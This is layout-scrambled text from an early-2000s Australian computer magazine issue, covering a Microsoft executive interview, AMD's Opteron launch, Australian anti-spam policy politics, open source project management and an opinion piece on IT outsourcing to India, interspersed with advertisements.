Aren't people getting nonplussed about Microsoft's upgrades?

Look, I think to a certain extent, there's no question that the complexity of IT has increased. So we do need to be closer to our customers and better understand their business to be able to advise them on how to get value from our software. The most clear example is XML Web services and our .NET platform: you really need to be close to the customer in order to demonstrate and articulate the benefits.

The industry is more mature. What was happening a few years ago is people were just buying PCs to get on the Internet, or to get Y2K-compliant. Back in the mid 90s, they were buying computers for the home for the first time. Growth was faster. Now, in order to get customers to commit to an upgrade, they want to see what the value is, it's not just 'here's the latest product, here's the price, and have a look at this whiz bang feature.'

But what about price? Microsoft upgrades are increasingly expensive for home users.

Right now, a consumer can buy a Windows XP-based personal computer at prices that were unheard of two or three years ago. Have a look

Is it legal to . . . bet online on sports in progress?

No, it isn't. While it is legal to do so via phone or in person, betting online on events unfolding within a sports match is presently illegal. Betting on race events is likely to remain this way, however the TAB is pushing for the ban to be lifted on other sporting events.

The Government has been reluctant to accept the TAB's recommendation, with IT Minister Richard Alston's office claiming that online betting after the opening whistle is more likely to lead to problem gambling.

at HP and Dell — look at the functionality you're getting for under \$2,000. I don't see price as the issue. If there's something we could be doing more of, it's about awareness and excitement — driving that in much the way some of the hardware vendors.

Pricing is not something we don't look at. It is something we always look at, and will always consider, it's just one of those things that you can't speculate on. That speculation is meaningless. We did exciting things in the academic space with back to school and back to university Office bundles.

Is there a problem with the "Microsoft culture"?

Steve Ballmer defined new values for Microsoft about 12 months ago. What we're doing now is working to express that in ways that are meaningful. It means getting people to rethink and challenge the way that we do things. At the moment everyone is being encouraged to rethink and challenge what we're doing they're things that strengthen our relationship with customers. We are driving a workshop that every staff member will do. We talk through the Microsoft values. For example, one of them would be 'open and honest'. So we talk about how we all say we're open and honest, [but] what does open and honest really mean?

Doesn't interest in open source and Linux threaten Microsoft?

For many years Microsoft has had strong competition. Having worked for those competitors, there was not a moment of the day that I didn't believe I had a good alternative to Microsoft. The competitive environment is nothing new to us, we have to run faster, we have to do better all the time to keep our customers with us. [EITC](#)

Opteron's day in the sun

It's taken 105.9 million transistors, but AMD has finally launched Opteron.

Despite the sneers of Intel diehards, the latest AMD CPU is no two-bit piece of CPU tech. Opteron is proudly 64-bit, the first ever CPU that is compatible with x86 architecture. Its target? The lucrative corporate server market dominated by the likes of Intel, HP and Sun Microsystems.


The CPU not only runs 32-bit software but higher-end 64-bit apps being designed for the architecture. The ability to run 32-bit apps is critical, as the bulk of apps available fall into this category. By including native 32-bit support, AMD also avoids having to go down the less efficient emulation route.

And while "shoulds", "wills" and "intends" are scattered around liberally whenever AMD talks about the CPU's future, it's off to a flying start. Heavyweights Microsoft, Red Hat and SuSE have demonstrated a willingness to work with AMD at an operating system level, and

IBM and Fujitsu Siemens are on the list of hardware developers refining tools for a 64-bit world.

More work is required, however. AMD is desperate for cash. The company has slashed jobs and costs as it continues to report large quarterly losses. Selling lots of home-level CPUs is not enough — it needs to crack the enterprise market to turn around the balance sheet. AMD is trying to sell big business on Opteron's memory handling and HyperTransport features. It has incorporated the memory control and multiprocessor handling features of the Northbridge into the chip.

An Opteron system is capable of addressing up to 256 terabytes of virtual memory courtesy of a 128-bit data path. The scalability of the chip is limited to eight Opteron processors, after which dedicated systems must be built. HyperTransport is AMD's term for an optimised I/O data path — boasting a peak bandwidth of 19.2GB/s.



Opteron's impact on home users will be minimal. Just as Intel successfully sold the Xeon to enterprise, Opteron is intended to be a server and heavy-duty back-end solution.

The long-awaited AMD64, previously known as "Hammer", is another matter. Made for home use, the AMD64 will have only one HyperTransport link, as opposed to Opteron's three. Consumers will find out if 64-bit computing makes a difference to their daily routine in September.

Justin Kranzi

Data Dump

Number crunch

| | |
|--|---|
| Original budget for federal Communications and IT Web site upgrade: \$600,000 | Final price of site upgrade: More than \$4 million |
| Number of Microsoft employees (Reported by Associated Press and Seattle Post-Intelligencer) | |
| 1986 Around 1,000 | 2003 55,000 |
| Proportion of large Australian enterprises with more than 50 PCs with desktop Linux: 3% | Proportion with no Linux desktops: (Source: S2 Intelligence) 78.6% |
| Cost of video calls on Hutchison's new "3" network: 50 cents per 30 seconds + flagfall | Hutchison's losses in lead-up to "3" launch: \$197.3 million in 2002 |

\$27,840

Amount a Sydney bus driver allegedly stole from the Commonwealth Bank's NetBank site. He tricked Internet users into sending him their passwords. Similar scams have targeted customers of the Sydney Opera House and eBay.

Quote file

"It's like a CB radio with pictures"

FM radio duo Merrick (at left) and Rosso explain Hutchison's new third-generation mobile phone network. Dubbed "3", the network is available only in Sydney and Melbourne, and allows customers with special handsets to make person-to-person video phone calls, as well as send email, text, download news and play games.





Choking on spam

In a bid to revive his flagging career, the IT Minister championed the fight against unwanted email. But he succeeded only in undermining his Government's credibility. Legislation may be the politically palatable solution, reports Garth Montgomery, but industry wants results.

It was a couple of weeks the Minister of Communications and IT, Senator Richard Alston, will never forget. While the outcry over his use of a free plasma TV from Telstra was still in the air, there were revelations taxpayers had forked out \$4 million for the Minister's Web site. Then came a king hit.

His long-awaited blueprint for revitalising the IT sector, *Framework for the Future*, was roundly rejected by the industry. It was a blow so strong it led to speculation that Alston would be ousted by the end of the year, at the time of the Prime Minister's rumoured retirement.

But at the end of perhaps the darkest storm in the Senator's seven years as IT Minister, a ray of hope shone: spam. All politicians need to look tough on something. Senator Alston would be tough on spam. He would legislate.

On 16 April, Department of

Communications, Information Technology and the Arts (DCITA) agency the National Office for the Information Economy (NOIE) handed Senator Alston its final report. He endorsed the recommendations in the report, titled *The Spam Problem And How It Can Be Countered*, and began a media blitz trumpeting it as his own tough stand against spam.

However, its findings were in stark contrast to the interim report published in August. This report was clear in its recommendations. It backed away from a legislative route, despite evidence the volume of spam grew by a factor of six in the time that NOIE began looking into the problem. The interim report stated that legislation would "not eradicate or minimise spam, given the difficulties in identifying spammers, the global nature of the Internet, and competing enforcement

priorities faced by regulatory agencies".

Instead the interim report recommended the "right balance of regulatory, self-regulatory, technical and consumer awareness approaches." The report was roundly condemned by stakeholders and the media. It was seen as yet another example of how the embattled Minister and his department were grappling ineffectively with serious IT issues.

The Senator responded by calling for further public comment on the proposals before a final report was delivered in November. But the key stakeholders hadn't changed their position.

Technology companies said emerging technical solutions and user education were the way to go. ISP lobby group Internet Industry Association (IIA) wanted to tackle spam, but didn't want to be held legally responsible for content filtering. It too wanted a mixture of conduct codes for marketers and ISPs, technical solutions and user education. Naturally, ISPs would happily distribute fixes and information in return for a small fee to cover any costs.

Stakeholders proposing complicated solutions or measures deemed to be at odds with DCITA were marginalised. The Australian Consumer Association wanted a costly licensing board set up to collect fees from "marketers" for the privilege of spamming. An unpopular idea with one of the primary stakeholders protecting business interests, the Australian Direct Marketing Association (ADMA), this idea was quickly buried.

The headline stance of legislating against spam also looked like being buried, despite the push by CAUBE (Coalition Against Unsolicited Bulk Email). It held the most extreme view of all stakeholders and it wasn't budging: it wanted spam banned outright.

The group had achieved success with global partners in Europe and demanded that the Australian Government emulate the European Union Parliament in outlawing spam and introducing punitive measures as a deterrent.

Since March 1999, the EU Commission and stakeholders have been drafting proposals and directives, and holding debates and voting on the issue of spam. It's been a slog. The Direct Marketing Associations in Europe have loud voices and deep pockets. The first vote on anti-spam laws was defeated in May 1999.

Legislation was proposed again in July 2000, this time as part of an ecommerce privacy directive. But by October 2001, the European Parliamentary Committee had changed its tune to favour softer proposals, such as Opt-out (which means users who don't want to receive unsolicited email just have to reply and say so).

Korea followed the Opt-out model with legislation that had disastrous effects. Spam

volumes increased by a factor of 12 in less than a month, according to CAUBE research. Now, Korea is working with CAUBE on anti-spam laws to stop myriad spammers using its open relay servers, which has led ISPs worldwide to blacklist and block traffic from Korea.

By May 2002 the EU had changed tack again, this time to Opt-in legislation, meaning users wanting to receive it had to ask for spam. The EU plans to enact anti-spam laws on October 31 and CAUBE in Australia — given the experience in Europe and Korea — would accept no less a position from the Australian Government.

But its voice was only faintly heard in the year-long spamathon by various government departments and the mostly commercial industry stakeholders. CAUBE's extreme view was deemed impossible to implement locally, there was little chance of catching spammers abroad, and it threatened a potentially lucrative new market in software sales and services from tech firms and ISPs (see APC May, page 24). Certainly the Government's interim report revealed disdain for CAUBE's uncompromising views by dismissing any serious notion of anti-spam legislation.

During a politically stormy couple of weeks, when he was coping endless public beatings, spam was an expedient circuit-breaker.

Generally, stakeholders thought an interim report as thorough as this one (it was 12 months in the making) was part of standard process and would be rubber stamped for final release.

So what changed after an interim report that thoroughly investigated solutions for spam and concluded that legislation was not the way to go? Why did the final report propose tough laws that were quickly endorsed by the Minister?

The Minister declined to talk to APC. However, a department spokesman said the reason for the change in direction was because the spam problem had worsened since the interim report was released. CAUBE refutes this, however, saying spam continues to grow in volume each month, but the increase between the interim report's release in August 2002 and delivery of the delayed final report in April 2003 was negligible.

Certainly the position of the EU Parliament was unchanged and well known during the 14-month spamathon. Korea's disastrous experiment with Opt-out was also known at the time of the interim report.

Booed by the victory, local CAUBE head Troy Roloff says he was always confident of a legislative outcome. "It was so clearly the right

decision once you understand the issues and various drawbacks of other approaches [to spam]," he says. It was a question of whether it was politically possible, he says, and the public response to the report indicated that legislation was the best solution.

But observers say external issues influenced the Minister, convincing him to opt for a popular policy. During a politically stormy couple of weeks, when he was coping endless public beatings, spam was an expedient circuit-breaker.

Work began on the final report immediately after the deadline for public comments on September 13. The feedback and media coverage overwhelmingly indicated that the interim report was bad news. That same month, the interim report's author, Allan LeBusque, was replaced by Lyndsay Barton, who would write the final report. The directive to install Barton came from Senator Alston's top man at NOIE, general manager Tom Dale.

After trying to update the interim report to reflect new feedback and the community backlash, Barton realised the task was hopeless. "It wasn't working, so we started to rewrite it from scratch with a strong reasoning basis and

added a new chapter of consumer education resources," he told APC. The December deadline for the final report was extended.

In February, a Senate estimates committee quizzed Senator Alston about an entry in the interests register declared in September. It was revealed that he had accepted a \$10,000 plasma TV from Telstra. The news did nothing for the Minister's image and, when he was called to account in Parliament, it was revealed that the Prime Minister, John Howard, also had a plasma TV "on loan" from Telstra.

With political pressure mounting and a tarnished image, the Senator was desperate for good news. But the rewriting required to produce a politically favourable report delayed NOIE's final report on spam until the end of March, nearly six weeks after the "Plasmagate" scandal. The opportunity to win community and industry acceptance had passed. Industry, media and Opposition now focused on the long-awaited *Framework for the Future* blueprint — later renamed *Enabling the Future*.

Big things were expected from this blueprint, namely a significant new vision for the \$77.5 billion IT sector. A report from McKinsey and Company stated that the Federal

Government had failed to help local businesses compete internationally and that the nation's trade deficit in IT goods and services had swelled to \$11 billion.

The IT industry was expecting detailed financial commitments from the Government, as well as policy timeframes and measurable targets. Concrete measures to bolster research and development were expected, as were improvements to technology education and new industry development programs to help a sector sluggish by a global downturn.

On the eve of its release, the media was devouring Senator Alston because of revelations of a Web site budget blowout. The DCITA site — considered simple and functional at best — was originally quoted as costing \$600,000. The final bill to taxpayers was \$4 million, an omelette in the face of a Minister seemingly out of his depth.

Senator Alston wore the flak and focused on delivering the *Enabling the Future* blueprint. It was due in less than two weeks and the media frenzy over the Web site costs would exhaust itself quickly. The site was "overly ambitious", a spokesman for the Minister told APC. It was messy but contained.

Eleven days after the Web site revelations, *Enabling the Future* was slammed on the front page of *The Australian Financial Review*. It wasn't what the senator was hoping for.

Many of the 14 industry members on the committee, chaired by Senator Alston, that developed the blueprint, disassociated themselves with the report, saying their submissions of six weeks earlier were barely recognisable. DCITA had rewritten the blueprint. There was no money for the industry from government. No policy timeframes and no measurable targets. The recommendations passed responsibility to the States, industry bodies and university researchers.

The industry's rejection led to fevered speculation that Senator Alston was a political dead man walking. The Prime Minister has indicated he will announce in July whether he will retire at the end of the year, and is also expected to announce cabinet reshuffles as the path is cleared for Treasurer Peter Costello to take over as Prime Minister.

Senator Alston could barely defend the speculation his days were numbered, telling newspapers: "Well, my future is probably not in my hands, it's in the Prime Minister's...".

The obstacles to effective anti-spam laws are massive, and DCITA has barely started considering how to implement its Holy Grail policy. Chief concerns are which Acts should be amended to include anti-spam provisions, and which authority would be responsible for enforcing such laws. Further, where would the funding and resources come from, and how would success be evaluated?

The final report indicates that DCITA won't be setting up a separate regulatory body to monitor and prosecute spammers. "The regulatory regime in Australia to deal with the content of spam appears generally adequate," it states. Rather, anti-spam provisions would be peppered throughout existing Acts. The regulatory bodies already enforcing those Acts would add spam to their To Do list.

The Opposition spokesperson on IT, Senator

This is perhaps the least effective option for dealing with spam, says the final report. "The cost of investigating, initiating, and pursuing any civil action almost always outweighs the benefits of any potential judgement."

The report is strongest in its advocacy of the need for a co-regulatory model involving the industry and government. The wisdom is that through both self-regulation and legislation, any problem can be controlled or minimised.

The IIA code of conduct would prohibit ISPs from sending spam to recipients who don't ask for it. The ADMA code restricts how private information is obtained and used by its members, but doesn't restrict non-members — typically hawkers of illegal content.

Critics say such codes pay lip service to laws and can't be enforced despite their political appeal. An example is the Interactive Gambling

There is no law requiring a spammer to be given consent to spam an email address. The Privacy Act provides that the collection of email addresses from public sources may require an individual's explicit consent. But this has never been tested. Still, the Privacy Act is being considered for anti-spam amendments. The final report suggests the National Privacy Principles be changed to make spammers tell recipients they have their email address and give them a way to opt-out of being spammed.

This approach has failed in 29 US states and Korea. Indeed, NOIE's report states "... there seems to be limited enforcement of the responsibilities under the Act". Perhaps this is because local spammers contribute as little as 3%, on CAUBE's estimation, of the total volume of about seven billion daily spams worldwide.

... the Minister must enact an effective policy against spam, or else promote legislation that has the clout of a wet noodle.

Kate Lundy, has labelled this "dodo-headed", given that regulatory bodies handling online-related laws are chronically under-resourced. The final report acknowledges this, stating there is an "ongoing issue for regulatory bodies in terms of resourcing and priorities".

Either way, the recommendations of the final report point to the Broadcasting Services Act 1992 to minimise offensive spam. The cost of this exercise is under Budget review as the advisory body has demanded \$10 million from the Government to continue the operation for the next three years. The Department refused to confirm whether it has asked Treasury to continue funding NetAlert.

Even if spam doesn't contain offensive material, the final report acknowledges that an influx of unwanted email ties up bandwidth and computer resources. Faced with undue cost and potential damage, the report acknowledges legal remedies under the Criminal Code 1995.

and Online Content scheme, designed to minimise Australians' exposure to local Internet gambling and porn sites.

The Interactive Gambling Act made it an offence to provide online gambling services to anyone physically present in Australia. Legitimate Australian companies relocated servers to Vanuatu and today still can't serve Australians. The IIA code ensures that ISPs make such gambling sites unavailable once a complaint has been lodged with the Australian Broadcasting Authority.

It's the same situation with porn. While pornographic and gambling sites are legally forbidden from serving Australians, both laws recognise the difficulty in winning prosecutions and the impossibility of completely controlling a global medium. These laws and their associated regulatory bodies focus on dealing directly with Australian-hosted sites and sites that the ABA receives complaints about.

Another problem is that email addresses not using a person's name aren't regarded as personal information under the Privacy Act, and the report is blunt in admitting the Privacy Commission's resources are next to nil: "Conflicting priorities and resource constraints may also limit the ability of the Federal Privacy Commissioner to target spam-based complaints in the immediate future."

Lastly, the final report recommends that the Government promote coordinated action bilaterally and in forums such as OECD and APEC. It's a big job and although leaders in Europe, Korea and the US have indicated willingness to tackle spam, it remains unclear how new legislation could work.

In what is predicted to be his swan song, the Minister must enact an effective policy against spam, or else promote another piece of legislation that has the clout of a wet noodle.

Only time will tell which it will be. [CJW](#)

apc's

Massive

VALUED AT OVER
\$15,000

**product
giveaway**

Your chance to win one of 38 products compliments of ISWH and City Software

See page 62 for details



Print speeds so incredible, even the colours hold fast.

With the innovative in-line technology of the HP Color LaserJet 4600 and HP Color LaserJet 5500, you can print faster than conventional printers. That's up to 22 pages* per minute in colour, or black and white. Now, what's holding you up?



hp.com/hpincolor



CoDe cHaOS

Their mission is to take on the foe that is Microsoft's regimented army of programmers. However, as William Maher reports, open source software projects are often their own worst enemy.

Imagine having to tell thousands of unpaid hackers who have spent years toiling away on your software that somewhere along the line, somehow, the project went off the rails.

Such a scenario occurred recently when Mozilla — the open source competitor to Microsoft's Web browser — admitted that the "target audience of the suite was never clear." Not clear? That's demoralising news when you're the poster child for thousands of community software projects the world over. What went wrong?

Five years after taking on Microsoft by creating Mozilla, AOL/Netscape discovered something other open source projects already knew: the movement is a beast that's hard to tame. It's populated by professional coders, but there's also a jumble of bedroom hackers, bored college students and procrastinating programmers, each with their own concept of what the software should be about.

Throw out a scrap of an idea for a piece of software and the community roars back, with a multitude of different code patches and bug fixes. "There's only one thing a renegade programmer likes more than getting free source, and that's a chance to help fight the Microsoft Menace," observed online journal Salon at the birth of Mozilla in 1998.

It's the passion and ingenuity of these "renegades" that's built a name for projects like Linux, but what happens when many of the hackers lose interest, leaving behind unowned program modules? Gates must have chuckled when the Mozilla team more recently resorted to posting "Missing Hacker" signs on its site, trying to track down obscure developers who had thrown in their two cents' worth of code and had long since disappeared.

The core Mozilla team has had other challenges. The mail feature, it says, has become "complicated", maintained by too few people.

Plugging in the multitudes of code contributed from bedrooms and offices around the globe has also become an issue. The all-in approach means that the browser's look and feel is guided by whoever happens to be most enthusiastic at the time. On the Mozilla Web site there were even snippy comments about the difficulties of making products from "mediocre input". Ouch.

TOUGH LOVE

So what's the solution? The job of harnessing thousands of voices into a cohesive fighting software army requires a little more of the discipline of perhaps, well... Microsoft.

Mozilla's new approach breaks the browser down into bite size applications, rather than one mega suite. This way, say the organisers, it doesn't have "every conflicting feature wanted by each segment of the Mozilla community". As they tactfully explain, the time has come for the all-in-code-frenzy to "return to normalcy".

Around the world, other major open source projects long ago started to lift their game. Keen to shake stereotypes about unstable, buggy products, they're making the kind of guarantees about their products that commercial software companies are known for — APIs, for example, won't change for a certain period of time.

"That's a big change — discipline in the stability of the software," agrees Jeff Waugh, President of the Sydney Linux Users Group. Just because it's free software, he reckons it doesn't mean you can be blasé about what gets changed in the code.

Despite spurning a "cushy sysadmin job" for the open source world, the irony is that Waugh works the kind of hours even a paid-up coder might run from. He's part of a crucial eight-person team that manages worldwide releases of new versions of Gnome, the open source desktop shell for Linux. There are bugs to track, patches to coordinate; a regular day might

Also looking over his shoulder are the corporations tapping Gnome as a basis for their own products. On major projects like Gnome, Apache, and the Samba networking protocol, special foundations have been set-up, formalising the decision process and giving corporations an entryway into discussions. Each fortnight Waugh takes a conference call from the Gnome Foundation Board.

With corporations now interested, the pace of projects has quickened. Bedroom hackers submit code alongside salary coders, or "paid mercenaries" as they're sometimes called. Sun Microsystems has a team of paid hackers in Ireland working on Gnome "stuff", says Waugh, and there are more in China working on Mozilla.

CODE BURN OUT

Meanwhile, it's harder for volunteers to casually dip a toe into the action. Keeping track of things is hard when it can take four hours just to

maintainer of the Mplayer video decoder for Linux recently announced plans to quit, saying he had no time for outside pursuits anymore. "If I want to do any bigger change somewhere, I meet tons of globals, hacks, side-effects and so on. It's impossible to do any changes on the interface without major rewrites and many months of bug-fixing," he wrote online.

As the computing world continues to hop on the open source bandwagon, quality-control concerns will only increase. Already in Australia organisations like the Department of Veterans' Affairs, Centrelink, the NSW Department of Agriculture and the Northern Territory Department of Education have ventured into Linux. So much for a hobby.

It's the open source catch-22: once a project becomes popular, the pressure increases to improve quality and stick closely to deadlines. Yet despite the hours of lost time tracking down disappeared coders, this seemingly ad-hoc system in some miraculous way continues to work. Somehow major projects continue to get pulled together, add features, fix bugs and maintain a reasonably cohesive structure. The Sourceforge site alone claims to host more than 60,000 open source projects, with over 605,634 registered users at last count.

As open source becomes a viable option — the building blocks for the likes of Google and Amazon — so too will there be a maturation in the attitude of coders. Security geeks have gradually sharpened their skills and suited up as their expertise has become respected in the corporate world. In the same way, the open source movement would like to think it's embracing a new-found sense of maturity.

The Infonomics Floss report shows that as many as 50% of all coders on open source projects are also professional programmers for commercial software companies. It's no longer a game, says Waugh. "The amazing thing is you have coders from all around the world up all week. It's insane, but it all comes together. We've got deadlines, we stick to them." **ETC**

... a jumble of bedroom hackers, bored college students and procrastinating programmers, each with their own concept of the software.

go from 6am till 2am. Waugh is an example of a Linux geek for whom a hobby has become serious work. Granted, Waugh's not a typical bedroom hacker, yet he's a sign of the growing dedication and management required to keep these open source communities on track.

His lair is his home study, where sometimes before major deadlines he'll be holed up for almost a week without leaving the house. It's his job to keep the various sub-project leaders (each responsible for a chunk of software) on track, by monitoring the 50 or so Gnome mailing lists, his head buried amongst a motley collection of Macs, rack-mounted servers, X terminals and disk arrays.

The big job is trawling Bugzilla, a list of more than 100,000 gremlins in Gnome's DNA. One unlucky person has had the gig for some time, but Waugh says it's become too difficult and will soon need a team of minders of its own.

catch up with the mailing list. Waugh suggests that in some projects voluntary participation is dropping off. "In the past volunteers have maintained crucial parts of the software. In the Linux kernel, that's basically impossible now. That's pretty much true of most of the other brand name open source projects: things like Mozilla, Apache, Linux and Gnome," he says.

Just how seriously the game is now being taken is signalled by incidents like the resignation of Christopher Pfisterer, who was leading a project to bring open source and Unix software to Mac OS X machines. "I'm tired of people who complain loudly when something doesn't work but fall silent when asked to help in fixing it," he reportedly said.

At the other end of the scale, the extra work means even relatively small, homegrown projects can lose key organisers. The key

STAR TREK DEEP SPACE NINE
THE COMPLETE SEASON 1
OUT FOR THE FIRST TIME ON DVD VIDEO
FROM 9TH MAY 2003

INCLUDING BONUS INTERACTIVE CD-ROM COLLECT AND BUILD OUR SPACE STATION

13 PAGE COLLECTOR'S BOOKLET & DISCS CONTAINING ALL 19 EPISODES AND EXCLUSIVE EXTRA FEATURES

BEYOND THE FINAL FRONTIER

DATES, AVAILABILITY, ART AND SPECIAL FEATURES SUBJECT TO CHANGE WITHOUT NOTICE

STAR TREK™ and STAR TREK: DEEP SPACE NINE™ and related marks are trademarks of Paramount Pictures. All Rights Reserved. TM, ® & Copyright © 2002 by Paramount Pictures. All Rights Reserved.



with William Maher



PR smokescreen masks Bill's ills

Spam-smashers, wristwatches, search engines ... Microsoft's lab boffins have a vision for a future beyond Windows, but it's all a smokescreen for a company that lost its pioneer tag ages ago.

Brace yourself, because the Microsoft PR machine is zooming into overdrive again, and this time it's not about courtroom battles, new versions of Windows, or even licensing schemes. The new troublespot is Microsoft's reputation, its street cred with you, the tech crowd.

In what must surely be a bid to bolster its much-maligned public image, Microsoft threw open the doors to its research labs recently, giving the media and public a peek at the ideas that might make it into its next version of Windows.

The dog-and-pony show is designed to prove to the world that Microsoft, battered by criticism over its licensing changes and a marathon antitrust trial that is still winding down, is still at the cutting edge. CEO Steve Ballmer has signalled an aggressive push to soften the computing world's anti-Microsoft bent and "convince people we still have new ideas." In true Microsoft style, it's a whopping \$670 million campaign, including a run of television ads.

So what new ideas does Redmond have up its sleeve? First, there's the anti-spam concept that involves email senders having to crunch data — similar to SETI@home — when they send mail to a new address for the first time. This makes mail flooding difficult and proves a PC is sending the message, not some mail bombing server.

Next up is Windows Gestures, an experiment in controlling the PC via hand movements. Screen-mounted cameras pick up your movements to direct your mouse pointer. It's an effort to supplement speech recognition, which still hasn't taken off after

Despite the efforts of over 20,000 developers, products like Windows have a reputation among the tech savvy as increasingly bloated and expensive. The only major shifts for desktop users have been from the DOS world to Windows 3.0, then Windows 95, 2000 and (to a lesser extent) XP. In between, we've been treated to Windows Me, which was a glorified service pack.

Beneath the hype, Microsoft can't escape the fact it's now just reacting to the changing computing world around it. Sure, it's setting the standard in desktop software and does a fine job, but when has it been first with a killer idea?

Well before anti-spam technology made its way into the new Exchange Server 2003, a proliferation of anti-spam technologies were available for download online. It's the same with other killer apps of the last 10 years — browsers, digital music and, shortly, search engines — Microsoft followed the success of others.

As critics never tire of pointing out, even the Windows GUI — which catapulted the company to fame in the 1990s — was a hand-me-down from Apple and before that, Xerox. Microsoft has chosen to build its business more on marketing and relationships than pure innovation. But when you're a virtual monopoly, who cares?

The problem for Microsoft is that it's been banking on the success of two core products (Windows and Office) for more than a decade; the company is feeling increasingly vulnerable. For evidence, you only need to look at Bill Gates, who can regularly be seen waving things

The dog-and-pony show is designed to prove that Microsoft is still at the cutting edge ... to "convince people we still have new ideas" says Steve Ballmer.

decades of work. Elsewhere in Microsoft's labs is something called MyLifeBits, which turns the digital photo-album concept into a glorified scrapbook by adding audio and video. There's also natural language question-and-answer software and advanced search engine technology. You can visit www.research.microsoft.com/research/topics for the full list.

They're all fascinating ideas, but they don't change the fact Microsoft long ago lost any reputation it may have had as a cutting edge player. Many of the projects, like natural language queries, speech recognition and security, are recurring themes. Microsoft Research was created in 1991 and has since paved the way for similar research labs, but where are the breakthroughs? Why hasn't anything as revolutionary as laser printing technology or Wi-Fi networks emerged from Redmond and been gobbled up across the industry?


like Windows-embedded wristwatches at industry expos. Since Gates took over as chief strategist, Microsoft has branched into areas as diverse as Xboxes, television set-top boxes and wireless networks. In his keynote address at the 2003 CES show, Gates and Co. took a stab at everything from sewing machines, to exercise bikes, to PCs that act like a TV. His plan is that you'll see more of Microsoft in more devices.

But if there's a future for Microsoft beyond Windows and Office, it isn't yet clear. While Microsoft's chief talks about household gadgets and ideas, interest continues to grow in alternatives such as Linux. And PC owners are sick of paying wads of cash for what amounts to feature upgrades.

If Microsoft wants to stave off increasingly professional brands such as Red Hat, the company needs to innovate in its core products — if it still can.

wmaher@apcmag.com

The unwired office starts inside.



Thinner Designs

Power efficiency allows for smaller cooling systems and lighter notebooks.

Integrated Wireless

Built-in 802.11b wireless LAN capability eliminates the need for adapter cards.

High Performance

Extremely responsive to the most demanding business applications.

Longer Battery Life

Power-conserving technology enables extended battery life.



Introducing Intel® Centrino™ mobile technology.
The new generation of laptop technology engineered to unwire your business.

Until now, the promise of a truly wireless workforce has been just that: a promise. Intel® Centrino™ mobile technology delivers on that promise with unprecedented levels of mobility for your users and an easier deployment for you. Intel is working with other industry leaders to make wireless networking not only reliable, but secure. Intel Centrino mobile technology is compatible and validated with Cisco enterprise access points. And Intel continues to work closely with VeriSign, Check Point Software and other leading technology companies to optimise security solutions. The unwired office starts inside.



intel®



Cut IT out, Australia

The furore over revelations that Telstra is outsourcing IT jobs to India is the latest in a string of events showing that Australian ICT skills are rubbish, and we should shut up the IT shop.

Panic erupted in April when Telstra was caught red-handed dipping into the pool of cheap offshore labour. It's now paying 100 Indian programmers and analysts \$12,000 each per year rather than employing locals (at Deloitte's) on six times that amount. Telstra has also outsourced work done by IBM GSA locals and EDS to Indian groups Infosys and Satyam.

IT locals feared the worst and worked themselves into a lather. They'd finally been outed as the puddle of flat beer the rest of the world knows them to be. If Telstra, a government-run company, can send local jobs offshore, it was an open invitation for any other company to dump the useless locals and get cheaper, smarter Indian talent to do the job.

While socialist sooks bemoaned the exploitation of Indian workers, Infosys head Ananda Rao told the media it wasn't about costs. It was about skills. Apparently \$12,000 a year isn't exactly a sweatshop wage in India. Either way you look at it, it buys a hell of a lot more curry than \$5,000 a year in Australian unemployment benefits, which are doled out to 11.9% of the local IT workforce.

Indian workers are sought after because they are among the world's most highly skilled. Rao says his company gets 400,000 applications from university graduates in the top 5% of their class. Of those, Infosys employs 4,000, who are put to work only after 18 weeks of further training.

India has emerged as an IT powerhouse because of its education system, says a consultant with recruitment firm Icon,

billion in tax concessions to local companies doing R&D. The 115 companies that applied for grants under the R&D Start Program were told the program was frozen.

Australian business spending on R&D has shrunk to 0.72% of GDP, putting us at the tail end of OECD knowledge economies and behind Finland, France, Czech Republic and Belgium. And Belgium's most successful export is chocolate!

Australia's level of IT exports is simply melting away. In a report titled "ICT Trade Update 2002," the Centre for Strategic Economic Studies at Victoria University puts Australia's total deficit on ICT trade at almost \$14.4 billion. It notes: "A decline due to falling investment, combined with a decline in exports, is not good news."

The university think tank did find a bright spot in local industry — consulting and implementation services. The Government knows this, yet it seems determined to make Aussies give up this IT caper. The targets for Australian SME participation in huge Cluster 3 Government outsourcing contracts dropped from 24% to 11.8%, according to an audit report into industry development. Now the Government has removed any SME participation targets for contracts under \$20 million. And since there are few contracts above \$20 million, SME participation in Government outsourcing contracts dropped down from 30% to 5%, according to AIIA figures.

Perhaps the biggest problem with Australian IT talent, besides the lack of education, R&D funding, and job opportunities, is the perception that you get what you pay for — despite the Indian

... it was an open invitation for any other company to dump the useless locals and get some cheaper, smarter Indian talent to do the job.

Andrew Hope. "Our older guys here have top skills, but clients don't want them because they don't have as long a work life [before retirement]. But the younger ones are mostly doing 12-month certificate courses advertised on the radio with false promises of earning \$60,000, and they just aren't as qualified as an Indian graduate who's done four years of engineering at university."

The Australian Government agrees. These Indians are so good, so plentiful, and so cheap, that locals needn't bother. The Minister for Education, Brendan Nelson, has just cut funding for 5,500 ICT university places under a scheme called Backing Australia's Ability. The reason? It's clear we have no ability in IT, so there's nothing to back.

The Government's belief that our IT skills base is beyond repair is exemplified by policies seemingly designed to dismantle the IT sector. As OECD countries ramped up R&D to boost their competitiveness, in 1996 the Australian Government cancelled \$2

phenomenon proving otherwise.

While local Web development houses would have built the Department of Communications and IT site for about \$500,000 — \$100,000 less than the \$600,000 quoted by multinationals (whose costs are always grossly inflated), DCITA was wary of potentially shoddy work from local workers. Instead it got fleeced \$4.26 million for a site that is about as ordinary as it gets. But at least locals weren't working on it.

With any luck, the Government might have completely wound down the IT sector by the end of the year. It would be perfect timing for Senator Alston, who could take up the post of Ambassador in Paris, which he has long coveted, and a neat solution for a Government which spotted early on that Australians just don't have the grey matter to cut it in IT. Stick to farming, yokels.

gmontgomery@apcmag.com

Beware of imitations.



**No one can sell you a genuine Multi-Function Centre®,
except the people that invented them.**

